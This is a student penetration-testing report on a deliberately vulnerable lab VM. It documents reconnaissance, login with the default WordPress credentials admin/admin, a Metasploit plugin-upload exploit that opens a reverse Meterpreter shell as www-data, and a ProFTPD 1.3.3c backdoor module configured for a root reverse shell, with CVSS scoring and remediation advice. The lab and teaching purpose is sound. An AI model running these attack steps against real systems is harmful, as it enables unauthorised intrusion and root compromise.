

[Your Name] – [Student ID] – [UnitCode] – A2

Penetration Testing and Threat Modelling Report

Target VM: Basic Pentesting: 1

Testing evidence captured on 3 June 2026

GenAI Declaration

Generative AI was used to help structure this report and organise evidence. The penetration testing evidence, screenshots, observed IP addresses, commands, and exploitation results are based on my own lab execution.

1 Q1 Penetration Testing

1.1 Executive Summary

This penetration test assessed the Basic Pentesting: 1 virtual machine on an isolated VirtualBox host-only network. The objective was to identify exploitable weaknesses, document the attack path, and demonstrate the impact using evidence captured from the lab environment.

Three reportable vulnerabilities were identified: WordPress username enumeration, default WordPress administrative credentials leading to remote code execution, and ProFTPD 1.3.3c backdoor command execution. The highest risk issue was the ProFTPD backdoor, which allowed an unauthenticated remote command shell to be opened as root.

The target was successfully compromised. The WordPress path provided application-level access and a `www-data` shell, while the FTP path demonstrated direct root compromise. Priority remediation should remove ProFTPD 1.3.3c, rebuild the host from trusted media, replace default credentials, restrict administrative access, and harden WordPress against account enumeration and plugin upload abuse.

1.2 Vulnerability List

Vulnerability Name	CVSS 3.0	Severity	Page	Primary Evidence
WordPress Username Enumeration	5.3	Medium	5	Figure 5
Default WordPress Administrative Credentials Leading to RCE	9.8	Critical	6	Figures 6–9
ProFTPD 1.3.3c Backdoor Command Execution	9.8	Critical	10	Figures 10–12

1.3 Testing Scope and Initial Reconnaissance

The target was placed on the same host-only network as Kali. Network discovery identified the target at 192.168.56.101. Kali used 192.168.56.102 as the attacking host on the isolated lab network.




Figure 1: Target discovery using netdiscover on the isolated host-only network.

Nmap service enumeration found FTP, SSH, and HTTP exposed on the target. The FTP service was ProFTPD 1.3.3c on port 21, SSH was OpenSSH 7.2p2 on port 22, and Apache 2.4.18 was listening on port 80.

```
(kali@kali)-[~/a2-evidence]
$ sudo nmap -A -p- 192.168.56.101 | tee 02-nmap-full.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-03 07:35 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00050s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:E4:3F:B3 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.50 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.22 seconds
```

Figure 2: Nmap scan identifying FTP, SSH, and HTTP services on the target VM.

Directory enumeration on the web service found a hidden `/secret/` path, including WordPress directories such as `/wp-admin/`, `/wp-content/`, and `/wp-includes/`. Loading the site confirmed that the hidden directory hosted a WordPress blog.

```
kali@kali: ~/j2-evidence
Session Actions Edit View Help
[kali@kali] ~$ dirb http://192.168.56.101/ /usr/share/wordlists/dirb/common.txt -o 04-dirb.txt

DIRB v2.22
By The Dark Raver

OUTPUT_FILE: 04-dirb.txt
START_TIME: Wed Jun 3 07:29:11 2026: no content has been added, yet.
URL_BASE: http://192.168.56.101/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.56.101/ ---
+ http://192.168.56.101/index.html (CODE:200|SIZE:177)
=> DIRECTORY: http://192.168.56.101/secret/ (CODE:403|SIZE:302)
+ http://192.168.56.101/server-status (CODE:403|SIZE:42)

--- Entering directory: http://192.168.56.101/secret/ ---
+ http://192.168.56.101/secret/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://192.168.56.101/secret/wp-admin/
=> DIRECTORY: http://192.168.56.101/secret/wp-content/
=> DIRECTORY: http://192.168.56.101/secret/wp-includes/
+ http://192.168.56.101/secret/xmlrpc.php (CODE:405|SIZE:42)

--- Entering directory: http://192.168.56.101/secret/wp-admin/ ---
+ http://192.168.56.101/secret/wp-admin/admin.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.56.101/secret/wp-admin/css/
=> DIRECTORY: http://192.168.56.101/secret/wp-admin/images/
=> DIRECTORY: http://192.168.56.101/secret/wp-admin/includes/
+ http://192.168.56.101/secret/wp-admin/index.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.56.101/secret/wp-admin/js/
=> DIRECTORY: http://192.168.56.101/secret/wp-admin/maint/
=> DIRECTORY: http://192.168.56.101/secret/wp-admin/network/
=> DIRECTORY: http://192.168.56.101/secret/wp-admin/user/

--- Entering directory: http://192.168.56.101/secret/wp-content/ ---
+ http://192.168.56.101/secret/wp-content/index.php (CODE:200|SIZE:0)
=> DIRECTORY: http://192.168.56.101/secret/wp-content/plugins/
=> DIRECTORY: http://192.168.56.101/secret/wp-content/themes/

--- Entering directory: http://192.168.56.101/secret/wp-includes/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.101/secret/wp-admin/css/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.101/secret/wp-admin/images/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.101/secret/wp-admin/includes/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.101/secret/wp-admin/js/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.101/secret/wp-admin/maint/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.101/secret/wp-admin/network/ ---
+ http://192.168.56.101/secret/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://192.168.56.101/secret/wp-admin/network/index.php (CODE:302|SIZE:0)

--- Entering directory: http://192.168.56.101/secret/wp-admin/user/ ---
+ http://192.168.56.101/secret/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://192.168.56.101/secret/wp-admin/user/index.php (CODE:302|SIZE:0)

--- Entering directory: http://192.168.56.101/secret/wp-content/plugins/ ---
+ http://192.168.56.101/secret/wp-content/plugins/index.php (CODE:200|SIZE:0)
```

Figure 3: DIRB output revealing the hidden `/secret/` WordPress directory.




Figure 4: Hidden WordPress website hosted under `/secret/`.

1.4 Vulnerability 1: WordPress Username Enumeration

Severity: Medium, CVSS 5.3

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Vulnerability. The WordPress site allowed unauthenticated user enumeration. WPScan was run against `http://vtcsec/secret/` with user enumeration enabled and identified the administrator username `admin`. No valid session was required to obtain this information.

Reproduction Steps. After DIRB identified the hidden WordPress path, WPScan was executed against `http://vtcsec/secret/` with user enumeration enabled. The scan output listed `admin` under identified users.




Figure 5: WPScan identifying the WordPress administrator account `admin`.

Risk. Username enumeration does not directly provide code execution, but it reduces the difficulty of credential attacks. In this lab, the exposed `admin` username became immediately useful because the account also used the default password.

Recommendation. Disable or restrict author and REST API user enumeration where possible, avoid predictable administrator usernames, use rate limiting on login and enumeration paths, enable MFA for privileged users, and monitor repeated account discovery attempts.

References. WPScan user documentation and the FIRST CVSS v3.0 calculator were used to classify and score this finding.

1.5 Vulnerability 2: Default WordPress Administrative Credentials Leading to RCE

Severity: Critical, CVSS 9.8

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Vulnerability. The WordPress administrative account accepted the default credential pair `admin/admin`. After login, administrative access allowed the Metasploit WordPress admin shell upload module to authenticate, upload a malicious plugin payload, and open a Meterpreter session.

Reproduction Steps. The WordPress login page at `http://vtcsec/secret/wp-login.php` was

accessed and the credentials `admin/admin` were accepted. Metasploit was then configured with the WordPress admin shell upload module, the target URI `/secret`, username `admin`, password `admin`, and Kali's host-only IP as `LHOST`. Running the module opened a Meterpreter session and `getuid/id` confirmed execution as `www-data`.




Figure 6: WordPress login attempt using the default administrative credentials.




Figure 7: Successful access to the WordPress administration dashboard.




Figure 8: Metasploit configuration for the WordPress administrative shell upload exploit.

```
View the full module info with the info, or info -d command.
msf exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /secret/wp-content/plugins/REpPKFwjEH/wmCbsCHazI.php...
[*] Sending stage (45739 bytes) to 192.168.56.101
[+] Deleted wmCbsCHazI.php
[+] Deleted REpPKFwjEH.php
[+] Deleted ../REpPKFwjEH
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:38688) at 2026-06-03 07:46:03 -0400

meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 2706 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
cd /
pwd
id/

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 9: Shell access obtained as the www-data user.

Risk. Administrative WordPress access gives an attacker control over site content, users, themes, and plugins. Because plugin upload can execute server-side PHP, the default credentials led beyond web administration to operating system command execution as `www-data`.

Recommendation. Remove all default passwords, enforce strong unique passwords, enable MFA, restrict `wp-admin` access to trusted networks where practical, limit plugin installation privileges, monitor plugin changes, and lock or alert on repeated failed login attempts.

References. Rapid7's WordPress Admin Shell Upload module documentation and the FIRST CVSS v3.0 calculator were used to classify and score this finding.

1.6 Vulnerability 3: ProFTPD 1.3.3c Backdoor Command Execution

Severity: Critical, CVSS 9.8

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Vulnerability. Nmap identified ProFTPD 1.3.3c on port 21. Searchsploit showed known backdoor command execution entries for this version. The Metasploit `exploit/unix/ftp/proftpd_133c_backdoor` module was configured with `RHOSTS 192.168.56.101`, `RPORT 21`, payload `cmd/unix/reverse`, and `LHOST 192.168.56.102`.

Reproduction Steps. Nmap identified ProFTPD 1.3.3c on TCP port 21. Searchsploit confirmed a matching backdoor command execution exploit. In Metasploit, `exploit/unix/ftp/proftpd_133c_backdoor` was configured with the target IP, FTP port, reverse command shell payload, and Kali host-only IP. Running the module opened a command shell, and `id/whoami` confirmed root privileges.




Figure 10: Searchsploit results for the ProFTPD 1.3.3c backdoor vulnerability.




Figure 11: Metasploit configuration for the ProFTPD 1.3.3c backdoor exploit.

